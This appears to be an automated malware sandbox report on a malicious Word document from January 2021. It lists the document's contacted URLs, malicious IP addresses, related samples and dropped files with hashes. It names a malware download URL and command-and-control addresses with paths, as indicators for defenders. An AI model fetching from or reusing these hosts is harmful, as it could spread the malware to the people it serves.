http://r3.o.lencr.org0	powershell.exe, 00000005.00000002.2104573649.000000001B57F00 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000002.2096214706.000000000246000 0.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2098993097.0000000002930000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2101133353.0000000002800000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ocsp.entrust.net0D	powershell.exe, 00000005.00000002.2104573649.000000001B57F00 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	powershell.exe, 00000005.00000002.2104542311.000000001B56800 0.00000004.00000001.sdmp	false		high
http://https://suriagrofresh.com/serevers/MVDjI/	powershell.exe, 00000005.00000002.2097330160.0000000002F9200 0.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2100437393.0000000003B3C000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://servername/isapibackend.dll	powershell.exe, 00000005.00000002.2106930484.000000001D36000 0.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	powershell.exe, 00000005.00000002.2104573649.000000001B57F00 0.00000004.00000001.sdmp	false		high
http://cps.root-x1.letsencrypt.org0	powershell.exe, 00000005.00000002.2104573649.000000001B57F00 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
167.71.148.58	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
202.187.222.40	unknown	Malaysia		9930	TTNET-MYTIMEdotComBerhadMY	true
45.119.81.203	unknown	Viet Nam		131386	LVSS-AS-VNLongVanSystemSolutionJSCVN	true
184.66.18.83	unknown	Canada		6327	SHAWCA	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336957
Start date:	07.01.2021
Start time:	13:42:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 33s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Info.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled

Copyright null 2021

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@42/15@1/4
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 81.1% (good quality ratio 74.5%) • Quality average: 72.1% • Quality standard deviation: 29.8%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 192.35.177.64, 93.184.221.240 • Excluded domains from analysis (whitelisted): wu.ec.azureedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, apps.digsigtrust.com, hlb.apr-52dd2-0.edgecastdns.net, ctldl.windowsupdate.com, wu.wpc.apr-52dd2.edgecastdns.net, apps.identrust.com, au-bg-shim.trafficmanager.net, wu.azureedge.net • Execution Graph export aborted for target powershell.exe, PID 2312 because it is empty • Execution Graph export aborted for target rundll32.exe, PID 2240 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 2448 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 2480 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 260 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 2804 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 912 because there are no executed function • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:42:37	API Interceptor	1x Sleep call for process: msg.exe modified
13:42:38	API Interceptor	62x Sleep call for process: powershell.exe modified
13:42:45	API Interceptor	568x Sleep call for process: rundll32.exe modified

Copyright null 2021

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
167.71.148.58	09922748 2020 909_3553.doc	Get hash	malicious	Browse	• 167.71.148.58:443/hmj5vtnwvmoed5al/v2rzu19kezl4ociy/lwcymauesm35l/scrqoykcge7ozr/lwmckdg2s4/
	info-29-122020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/qk90ciyt532x3l/3frjvkqc2dudu/bwrw/
	79685175.doc	Get hash	malicious	Browse	• 167.71.148.58:443/ddfeddgtlve8/qea5xg5lugywunnrb/3fep6lwfy/5iyhveusfl/walzhzdp/
	INV750178 281220.doc	Get hash	malicious	Browse	• 167.71.148.58:443/n8j7z917hs/
	ARCHIVOFile-2020-IM-65448896.doc	Get hash	malicious	Browse	• 167.71.148.58:443/dz0y/
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/9kb8jd09jfjjzu6p/710krlahr1w7x1ai4dw/vrx55jw5pft/29cpm1xmdw/44c4i7/
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/9d9qfmnts3/vjvjz2rwjwd3/kruxv/r53q9e331/vmffjrhd6r8m0no7f0/
	MENSAJE.doc	Get hash	malicious	Browse	• 167.71.148.58:443/r8a9ihd5x7y9gubs/0w29tdx9/w9aqw0fel8ghiol/
	ARCH.doc	Get hash	malicious	Browse	• 167.71.148.58:443/yndmmlzko00/thlmglu2/litlfgg7al5t/7c2tfqo837z45f/
	naamloos-40727_8209243962.doc	Get hash	malicious	Browse	• 167.71.148.58:443/qov6j8tqrxo/qmy5tpwx15euwz50u/etk5u/er4m7h0jkgtu0lqulo/0npx0hy2i/yjsj5l2i/
	arc-20201229-07546.doc	Get hash	malicious	Browse	• 167.71.148.58:443/rmc2rtnzt4/fga45dyk3awr/2sr766n207t/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FIL_49106127 528164.doc	Get hash	malicious	Browse	• 167.71.148.58:443/10uvse7/v0kinw131/ed37ws4ddndv1iwbh9/a3yymy4k79ii39ps/
	Adjunto_2020_UH-13478.doc	Get hash	malicious	Browse	• 167.71.148.58:443/495u60b7ajrab1a3v/6l2h13gy/wjaosw38b/dftbhdpoilzw3/em8pnsrzerk714/6919nubsvqxw2911/
	Dati.doc	Get hash	malicious	Browse	• 167.71.148.58:443/i6p9p6/
	4693747_2020_7865319.doc	Get hash	malicious	Browse	• 167.71.148.58:443/dd8xgec1513nstpclm7/1tb9c9bqpxml9mrid55/
	ARCH.doc	Get hash	malicious	Browse	• 167.71.148.58:443/1mpy4lrtxykgw5i/yn5yixx/
	LIST_20201229_1397.doc	Get hash	malicious	Browse	• 167.71.148.58:443/11c0whd0/
	documento 2912 2020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/ra3q90a4b9qy3435u4/3ka3yw5o/4ihgodinbet/ffq83awdif0a69irje1/m9uclpm90mj/
	INFO 2020 DWP_947297.doc	Get hash	malicious	Browse	• 167.71.148.58:443/wps70yc/suknxvfkubdwr/8m58qopltial6j/zs8odemvec0x72h/
	166759_2112_2020_U_8180037.doc	Get hash	malicious	Browse	• 167.71.148.58:443/cc6a5z5xetc/dbesg63lm3bz6f/ja38o6b5sun54/muj9lb37hjlph/za8htyniz99hyc8cz/8n11um4/
202.187.222.40	index.html.dll	Get hash	malicious	Browse	• 202.187.222.40/6knpolw2ea15x/wl5r20ctm3/
	Documento_2020.doc	Get hash	malicious	Browse	• 202.187.222.40/mwhowwqb/gks2aqnysulsbbf/v6acyr4iy3c91t/ull4jzd9gg/ejl9fk51o96izzc/
	List 2020_12_21 OZV3903.doc	Get hash	malicious	Browse	• 202.187.222.40/3mm3s1d7s7s4pj3/iktbo/gynznozxnj1dq7/5wici4/usvuanvlngtkv/t3gjqtewd3fpq/
	MF11374 2020.doc	Get hash	malicious	Browse	• 202.187.222.40/qp1n21x/dm6rx/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.W97M.DownLoader.5028.13042.doc	Get hash	malicious	Browse	• 202.187.222.40/4q2vp2zhr/tw6gc8b11d4dlpw4o/
	INFO-22.doc	Get hash	malicious	Browse	• 202.187.222.40/1e56hy0va62yk/mt5n1liyo5hg/6efu94gy/rxzydao0a3bbzw/
	Documento_9276701.doc	Get hash	malicious	Browse	• 202.187.222.40/3u7zpjzcji/pdgc5fp1c/9tg5/
	Dati_2112_122020.doc	Get hash	malicious	Browse	• 202.187.222.40/7iga49cgomahelodxo/
	Informacion 122020 N-98239.doc	Get hash	malicious	Browse	• 202.187.222.40/xqmtay/
	as233456.doc	Get hash	malicious	Browse	• 202.187.222.40/n91cd/66sk22clombtb17lxc/dr4e/f27un216im1/gx8f2z/gmzqc3/
	Y0124.doc	Get hash	malicious	Browse	• 202.187.222.40/uoj70yal/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
dagranitegiare.com	List 2020_12_21 OZV3903.doc	Get hash	malicious	Browse	• 45.119.81.203

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LVSS-AS-VNLongVanSystemSolutionJSCVN	List 2020_12_21 OZV3903.doc	Get hash	malicious	Browse	• 45.119.81.203
	Refusal-1881267613-10062020.xls	Get hash	malicious	Browse	• 45.119.83.237
	Refusal-1881267613-10062020.xls	Get hash	malicious	Browse	• 45.119.83.237
	Refusal-1881267613-10062020.xls	Get hash	malicious	Browse	• 45.119.83.237
	Crack_BitRecover_PST_Password_R.exe	Get hash	malicious	Browse	• 103.27.238.31
	DOC-98524533970.pdf	Get hash	malicious	Browse	• 45.119.83.245
	ltmdjf.exe	Get hash	malicious	Browse	• 103.27.238.31
	klkdajezvwyhou.exe	Get hash	malicious	Browse	• 103.27.238.31
	redafrjfoxy.exe	Get hash	malicious	Browse	• 103.27.238.31
	vnubu.exe	Get hash	malicious	Browse	• 103.27.238.31
	47Bewerbungsunterlagen - Nina Peter - 17.09.exe	Get hash	malicious	Browse	• 103.27.238.31
	10Janine Mosel - Bewerbungsunterlagen - 14.09.2018.exe	Get hash	malicious	Browse	• 103.27.238.31
	Janine Mosel - Bewerbungsunterlagen - 14.09.2018.exe	Get hash	malicious	Browse	• 103.27.238.31
	8Julia Sammer - Bewerbung und Lebenslauf - 13.09.2018.exe	Get hash	malicious	Browse	• 103.27.238.31
	Nadine Walz - Bewerbungsunterlagen - 12.09.exe	Get hash	malicious	Browse	• 103.27.238.31
	52Sofia Hubert - Bewerbung und Lebenslauf - 07.09.2018.exe	Get hash	malicious	Browse	• 103.27.238.31
	20Bewerbung und Lebenslauf - Sofia Walter - 04.09.2018.exe	Get hash	malicious	Browse	• 103.27.238.31
	info.exe	Get hash	malicious	Browse	• 103.27.238.31
	srlaph.exe	Get hash	malicious	Browse	• 103.27.238.31
	ikwrux.exe	Get hash	malicious	Browse	• 103.27.238.31
DIGITALOCEAN-ASNUS	Informacion_29.doc	Get hash	malicious	Browse	• 138.197.99.250
	http://https://pdfsharedmessage.xtensio.com/7wtcdlta	Get hash	malicious	Browse	• 134.209.238.18
	readme.doc	Get hash	malicious	Browse	• 159.89.126.148
	http://cvpro.info/wp-admin/fzNN04Xs2LGKNw6vR3M/	Get hash	malicious	Browse	• 206.189.52.133
	http://fake-cash-app-screenshot-generator.hostforjusteasy.fun	Get hash	malicious	Browse	• 167.71.72.151
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 37.139.1.159
	DAT 2020_12_30.doc	Get hash	malicious	Browse	• 138.197.202.203
	http://yfnyblv.yobinsetio.site/	Get hash	malicious	Browse	• 165.22.207.20
	http://mainfreight-6452496282.eritro.ir/retailer.php?ikpah=Z2lvdmFuYS50YWJhcmluaUBtYWluZnJlaWdodC5jb20=	Get hash	malicious	Browse	• 188.166.103.55

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	#Ud83d#Udcde mkoxlien@hbs.net @ 503 AM 503 AM.pff.HTM	Get hash	malicious	Browse	• 159.89.4.250
	http://https://doc.clickup.com/p/h/2hm67-99/806f7673f7694a9	Get hash	malicious	Browse	• 167.172.136.187
	#Ud83d#Udcde roberto.hernandez@hoerbiger.com @[DateTime][Name].pff.HTM	Get hash	malicious	Browse	• 159.89.4.250
	http://delivery.unlocklocks.com/HSOMEU?id=124732=Jx8EBwNQDgsBTwECUwcIUlUBUx0=QgtZWk8ADFsJdkUDDQ9cU1AITVAdXENVHwYOUlwHUlMHUgMPUFtXAVMPTwoQF0QMHktdXV9aR1cRThYXC10MAl4OWlUKEE1XDVscKjcseXNkW1BcT0UD&fl=DBdARkJeFhdeXFVXEVleAwhYDxhRB1tCAA8AVRBTHQELDhtTYg1eVkAc	Get hash	malicious	Browse	• 139.59.54.187
	ARCHIVOFile.doc	Get hash	malicious	Browse	• 138.197.99.250
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 138.197.99.250
	rib.exe	Get hash	malicious	Browse	• 159.65.44.102
	79685175.doc	Get hash	malicious	Browse	• 138.197.99.250
	DATI 2020.doc	Get hash	malicious	Browse	• 138.197.99.250
	7mB0FoVcSn.exe	Get hash	malicious	Browse	• 139.59.19.157
	TN22020000560175.exe	Get hash	malicious	Browse	• 138.197.103.178
TTNET-MYTIMEdotComBerhadMY	4693747_2020_7865319.doc	Get hash	malicious	Browse	• 202.187.222.40
	index.html.dll	Get hash	malicious	Browse	• 202.187.222.40
	Documento_2020.doc	Get hash	malicious	Browse	• 202.187.222.40
	List 2020_12_21 OZV3903.doc	Get hash	malicious	Browse	• 202.187.222.40
	MF11374 2020.doc	Get hash	malicious	Browse	• 202.187.222.40
	SecuriteInfo.com.W97M.DownLoader.5028.13042.doc	Get hash	malicious	Browse	• 202.187.222.40
	INFO-22.doc	Get hash	malicious	Browse	• 202.187.222.40
	Documento_9276701.doc	Get hash	malicious	Browse	• 202.187.222.40
	Dati_2112_122020.doc	Get hash	malicious	Browse	• 202.187.222.40
	Informacion 122020 N-98239.doc	Get hash	malicious	Browse	• 202.187.222.40
	as233456.doc	Get hash	malicious	Browse	• 202.187.222.40
	Y0124.doc	Get hash	malicious	Browse	• 202.187.222.40
	nIUMFDogK0.exe	Get hash	malicious	Browse	• 202.187.199.171
	Transfer invoice.vbs	Get hash	malicious	Browse	• 61.6.84.83
	REMITTANCE SLI.exe	Get hash	malicious	Browse	• 61.6.13.149
	a2.ex.exe	Get hash	malicious	Browse	• 202.184.167.189
	meront.exe	Get hash	malicious	Browse	• 61.6.30.223
	31PAYMENT ADVIC.exe	Get hash	malicious	Browse	• 61.6.43.245
	Wollin_Info.doc	Get hash	malicious	Browse	• 202.190.140.230

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	documents.doc	Get hash	malicious	Browse	• 45.119.81.203
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 45.119.81.203
	Shipping Document PL and BL003534.ppt	Get hash	malicious	Browse	• 45.119.81.203
	Payment Documents.xls	Get hash	malicious	Browse	• 45.119.81.203
	Shipping Document PLBL003534.xls	Get hash	malicious	Browse	• 45.119.81.203
	ST_Heodo_ST_2021-01-05_19-42-11-017.eml_20210105Rechnung.doc_analyze.doc	Get hash	malicious	Browse	• 45.119.81.203
	6Cprm97UTl.xls	Get hash	malicious	Browse	• 45.119.81.203
	DAT 2020_12_30.doc	Get hash	malicious	Browse	• 45.119.81.203
	N.11389944 BS 05 gen 2021.doc	Get hash	malicious	Browse	• 45.119.81.203
	PSX7103491.doc	Get hash	malicious	Browse	• 45.119.81.203
	Beauftragung.doc	Get hash	malicious	Browse	• 45.119.81.203
	1I72L29IL3F.doc	Get hash	malicious	Browse	• 45.119.81.203
	Adjunto_2021.doc	Get hash	malicious	Browse	• 45.119.81.203
	#U00e0#U00a4#U00ac#U00e0#U00a5#U20ac#U00e0#U00a4#U0153#U00e0#U00a4#U2022.doc	Get hash	malicious	Browse	• 45.119.81.203
	Dok 0501 012021 Q_93291.doc	Get hash	malicious	Browse	• 45.119.81.203
	invoice.doc	Get hash	malicious	Browse	• 45.119.81.203
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 45.119.81.203
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 45.119.81.203
	output.xls	Get hash	malicious	Browse	• 45.119.81.203

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	output.xls	Get hash	malicious	Browse	• 45.119.81.203

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\Rg0646r\Q90xmrq\M8jklv4.dll	List 2020_12_21 OZV3903.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vl*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....].....B0@0...U.....0....0...U.....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg.X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1147363886328936
Encrypted:	false
SSDEEP:	6:kKDawwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:pkPlE99SNxAhUegeT2
MD5:	42BAB33729D6AFE2F6C7CF259B74AA3D
SHA1:	91C38D646A7E82B67B0DEE11282D8AC68B2478BF
SHA-256:	485E0D5F033DAC298FB0788CD57B50E361F7CF64C30B2C5AE836BE7D77E08053
SHA-512:	0C295819321E7CDCF813D77C317838FBEA67CA270EBF2F354F5FB4821E7275966E865E1E9D9CBD7EBB87D3EADD43DFD7CF499708C84636F28F510B16DE446D6
Malicious:	false

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	p..... .....">...(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.0294634724686764
Encrypted:	false
SSDEEP:	3:kkFklLe6E/ltfllXlE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFc:kKt6aliBAIdQZV7eAYLit
MD5:	FA67AEBE43D711A5CE78354ABE605E72
SHA1:	208F8A4FAF7E7132FF937138193D4FDDEEE0AFA9
SHA-256:	4709951E558138636C6973555BAB83F608889996ABB890E54641B8FE9D2AA2D4
SHA-512:	83178B64130925BDCEF5110C30AF035B739A832DD12B45EAAD129FBB3825C1B70390087B8ED63E0DDC7178332520CE48EA131C77BC1B86D785E9F8B8832A8FB
Malicious:	false
Preview:	p..... ....`...v...>...(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4AB48CD7-B28F-4AE5-86AD-026C320EA73C}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{DB1AF416-0379-4C94-9D0C-259786EC4018}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3586208805849456
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbE:liiiiiiiifdLloZQc8++lsJe1MzAOn
MD5:	85CDE8B53BF93B58839867D96F089CFA
SHA1:	71679E74429FED8858DF4C8A504C1AC3CCE748B6
SHA-256:	065E9099A8B8CB87EC1626C9B2D84C7DDC39DC9D766E0129B70AF2DC26BE9287
SHA-512:	88E0616BBEEAD18941B1C8200E74A29B29DE51F34E48DED0ABE7812984D6542C0D6E93EC41E8CAF4F7FE6F7BE0C0066C93FF64CDFC0DA08FBDD078F7CEFC2B84
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Temp\Cab9D3A.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**

C:\Users\user\AppData\Local\Temp\Cab9D3A.tmp	
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....`..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\Local\Temp\Tar9D3B.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
